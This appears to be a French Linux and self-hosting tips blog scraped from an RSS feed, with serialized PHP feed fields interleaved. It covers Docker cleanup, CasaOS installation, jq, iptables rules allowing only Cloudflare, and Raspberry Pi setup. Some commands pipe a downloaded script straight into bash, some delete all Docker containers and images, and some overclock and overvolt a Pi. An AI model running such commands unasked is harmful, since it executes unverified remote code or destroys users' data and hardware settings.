
 1var discord_key = "";
 2var xmlHttpRequest = new XMLHttpRequest();
 3    xmlHttpRequest.open("GET", "https://discord.com/api/guilds/" + discord_key + "/embed.json", true);
 4    xmlHttpRequest.onreadystatechange = function () {
 5        if (this.readyState == 4 && this.status == 200) {
 6            var d = JSON.parse(this.responseText);
 7            document.getElementById("discordCount").innerHTML = d.presence_count;
 8        }
 9    };
10xmlHttpRequest.send();
À noter, il vous faudra ajouter le numéro de l’identifiant de votre serveur Discord dans la variable discord_key
Vous pouvez voir le résultat du code à la gauche de votre écran. Si vous aussi vous utilisez le générateur de site Hugo, vous pouvez ajouter ce bout de code dans le fichier layouts/partials/head/custom.html
Et modifier ensuite le fichier qui se trouve dans layouts/partials/sidebar/left.html en remplaçant ça :
1<h2 class="site-description">{{ .Site.Params.sidebar.subtitle }}</h2>
Par ça :
1<h2 class="site-description">Rejoignez notre Discord, il y a actuellement <span id="discordCount">0</span> membres en ligne.</h2>
Il faut mieux parfois tout recommencer de zéro alors voilà, ce sont trois commandes qui vous permettront d’arrêter et de supprimer tous les conteneurs en cours de fonctionnement.
1docker kill $(docker ps -q)
2docker rm $(docker ps -a -q)
Si vous souhaitez aussi supprimer toutes les images téléchargées, vous pouvez exécuter cette commande :
1docker rmi $(docker images -q)
Cette commande est utilisée pour lancer un script Python et lorsque l’utilisateur se déconnecte pour le maintenir en cours d’exécution.
1screen -dm bash -c 'python index.py'

Au lieu de prendre une capture d’écran de tout votre écran voici une solution qui vous permet de facilement capturer une zone d’un site web.
Pour afficher l’outil de capture d’écran utiliser le raccourci clavier Ctrl + Maj + S
Lorsque vous utilisez votre Raspberry Pi pour héberger des services, il est nécessaire que cette adresse IP ne change pas au fil du temps plusieurs solutions s’offrent à vous soit vous appliquez une IP statique sur votre routeur ou directement via ces commandes.
1sudo nano /etc/resolv.conf
1sudo nano /etc/dhcpcd.conf
1sudo reboot
1hostname -I
1echo "azLinux" | base64
1YXpMaW51eAo=
1echo "YXpMaW51eAo=" | base64 --decode


Cette commande fait tout et installera CasaOS sur votre serveur :
1bash <(wget -qO- https://github.com/IceWhaleTech/get/raw/main/casaos.sh)
Si vous ne voulez pas utiliser le port 80, vous pouvez exécuter cette commande et écrire quel port vous choisissez pour CasaOS :
1wget -q https://github.com/IceWhaleTech/get/raw/main/casaos.sh
1read -r -p "Quel port choisissez-vous ? " NEW_PORT_SELECTED
Maintenant, vous devez exécuter cette commande pour changer la valeur écrite dans le script d’installation.
1sed -i "s/80/$NEW_PORT_SELECTED/" casaos.sh
Et cette dernière commande pour exécuter le script d’installation :
1bash casaos.sh
1bash <(wget -qO- https://github.com/IceWhaleTech/get/raw/main/casaos-uninstall.sh)
Afficher une liste des processus :
1ps -ef
Affiche une liste des processus dont le nom contient Python :
1ps -ef | grep python
Tuer un processus avec son identifiant :
1kill 68693
Vous pensez que quelqu’un s’est introduit dans votre réseau local voici quelques commandes à essayer afin de trouver le problème.
Pour afficher les dix dernières connexions au serveur, utilisez la commande last suivie de l’option -10 :
1last -10
Pour afficher la liste des utilisateurs actuellement connectés au serveur, utilisez la commande w :
1w
Il est également possible d’utiliser la commande who pour afficher la liste des utilisateurs actuellement connectés au serveur, mais cette commande ne fournit pas autant d’informations que la commande w :
1who
La commande md5sum est utilisée pour créer une chaîne de hachage md5 à partir d’un fichier ou d’une chaîne de caractères.
1echo -n "azlinux" | md5sum
1b001c11ee3a79ce3551bd5618bdc51fd
Vous pouvez également utiliser la commande md5sum pour créer une chaîne md5 à partir d’un fichier en utilisant la commande suivante :
1md5sum nom_du_fichier

Voilà la commande pour installer le programme :
1sudo apt install -y xz-utils
Exemple avec l’image Recalbox 8.0.1-Electron :
1wget https://upgrade.recalbox.com/latest/download/rpi4/recalbox-rpi4.img.xz
Utiliser cette commande pour extraire l’archive recalbox-rpi4.img.xz :
1unxz recalbox-rpi4.img.xz
Vous trouverez plus d’options en consultant les man-pages Debian ou en utilisant cette commande :
1man xz

Jq peut s’avérer très utile pour traité des données JSON en ligne de commande. Je l’utilise notamment pour me connecter à des API et récupérer par exemple les URL de téléchargement.
Tout d’abord, il faut commencer par installer le programme :
1sudo apt install -y jq
Exemple avec GitHub :
1wget -q $(wget -O - -q https://api.github.com/repos/ventoy/Ventoy/releases/latest | jq --raw-output '.assets[1] | .browser_download_url')
Cette commande récupère la dernière image ISO de l’outil Ventoy.
Autre exemple avec une API d’un générateur de mot de passe :
1wget -O - -q "https://api.motdepasse.xyz/create/?include_digits&password_length=12&quantity=1" | jq .'passwords[0]' | sed 's/"//g'
Documentation officiel pour plus d’informations sur l’API.
Pour les personnes qui ne sont pas très à l’aise avec le format JSON, je vous conseille ce site pour générer les sélecteurs pour accéder aux données.
";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}}}}i:121;a:6:{s:4:"data";s:63:" ";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";s:5:"child";a:1:{s:0:"";a:5:{s:5:"title";a:1:{i:0;a:5:{s:4:"data";s:44:"Pourquoi utiliser Python comme serveur web ?";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"link";a:1:{i:0;a:5:{s:4:"data";s:62:"https://azlinux.fr/pourquoi-utiliser-python-comme-serveur-web/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:7:"pubDate";a:1:{i:0;a:5:{s:4:"data";s:31:"Sat, 29 Jan 2022 09:00:00 +0100";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:4:"guid";a:1:{i:0;a:5:{s:4:"data";s:62:"https://azlinux.fr/pourquoi-utiliser-python-comme-serveur-web/";s:7:"attribs";a:0:{}s:8:"xml_base";s:0:"";s:17:"xml_base_explicit";b:0;s:8:"xml_lang";s:0:"";}}s:11:"description";a:1:{i:0;a:5:{s:4:"data";s:1253:"Pour ceux et celles qui ne veulent pas se prendre la tête à installer un serveur web, Python est la solution en effet disponible sur toutes les distributions celui-ci vous permet de récupérer des fichiers sur son réseau local simplement plutôt que d’utiliser le protocole FTP.
Voilà la ligne de commande pour lancer le serveur web :
1python3 -m http.server 8000
Pour afficher les fichiers d’un autre répertoire que celui dans lequel nous nous trouvons :
1python3 -m http.server 8000 --directory /var/www/html
Si vous souhaitez rendre inaccessible l’accès aux connexions entrantes autre que Cloudflare voici quelques commandes utiles. À noter, il est nécessaire que le proxy soit activé.
Si votre serveur ne dispose que de l’IPv4 :
1for i in `curl -s https://www.cloudflare.com/ips-v4`; do iptables -I INPUT -p tcp -s $i --dport http -j ACCEPT; done
2for i in `curl -s https://www.cloudflare.com/ips-v4`; do iptables -I INPUT -p tcp -s $i --dport https -j ACCEPT; done
Et si votre serveur dispose de l’IPv6, il sera nécessaire d’appliquer ces deux filtres supplémentaires.
1for i in `curl -s https://www.cloudflare.com/ips-v6`; do ip6tables -I INPUT -p tcp -s $i --dport http -j ACCEPT; done
2for i in `curl -s https://www.cloudflare.com/ips-v6`; do ip6tables -I INPUT -p tcp -s $i --dport https -j ACCEPT; done
C’est quelques lignes télécharge depuis le site web de Cloudflare leur adresse IP. Et pour ceux et celles qui ne connaissent pas iptables joue le rôle de firewall. Lien vers la page Wikipédia.
Il est nécessaire ensuite de bloqué l’accès à toute adresse IP autre que Cloudflare.
1iptables -A INPUT -p tcp --dport http -j DROP
2iptables -A INPUT -p tcp --dport https -j DROP
3ip6tables -A INPUT -p tcp --dport http -j DROP
4ip6tables -A INPUT -p tcp --dport https -j DROP
Pour appliquer ses filtres, il ne faut pas oublier d’appliquer les changements :
1iptables-save

Ctrl+Shift+X pour afficher les paramètres supplémentaires activer le SSH et paramétrer le mot de passe1wget https://hub.spigotmc.org/jenkins/job/BuildTools/lastSuccessfulBuild/artifact/target/BuildTools.jar
1sudo apt install -y openjdk-17-jdk git screen
1java -Xmx1024M -jar /home/minecraft/BuildTools.jar --rev 1.20.1
1sed -i 's/false/true/g' /home/minecraft/eula.txt
https://www.skritz.com/minecraft-script-demarrer-serveur-linux/
1sed -i 's/#arm_freq/arm_freq/g' /boot/config.txt
2sed -i 's/#over_voltage=/over_voltage=/g' /boot/config.txt
3sed -i 's/#gpu_freq/gpu_freq/g' /boot/config.txt
4sed -i 's/arm_freq=.*/arm_freq=2147/' /boot/config.txt
5sed -i 's/over_voltage=.*/over_voltage=6/' /boot/config.txt
6sed -i 's/gpu_freq=.*/gpu_freq=750/' /boot/config.txt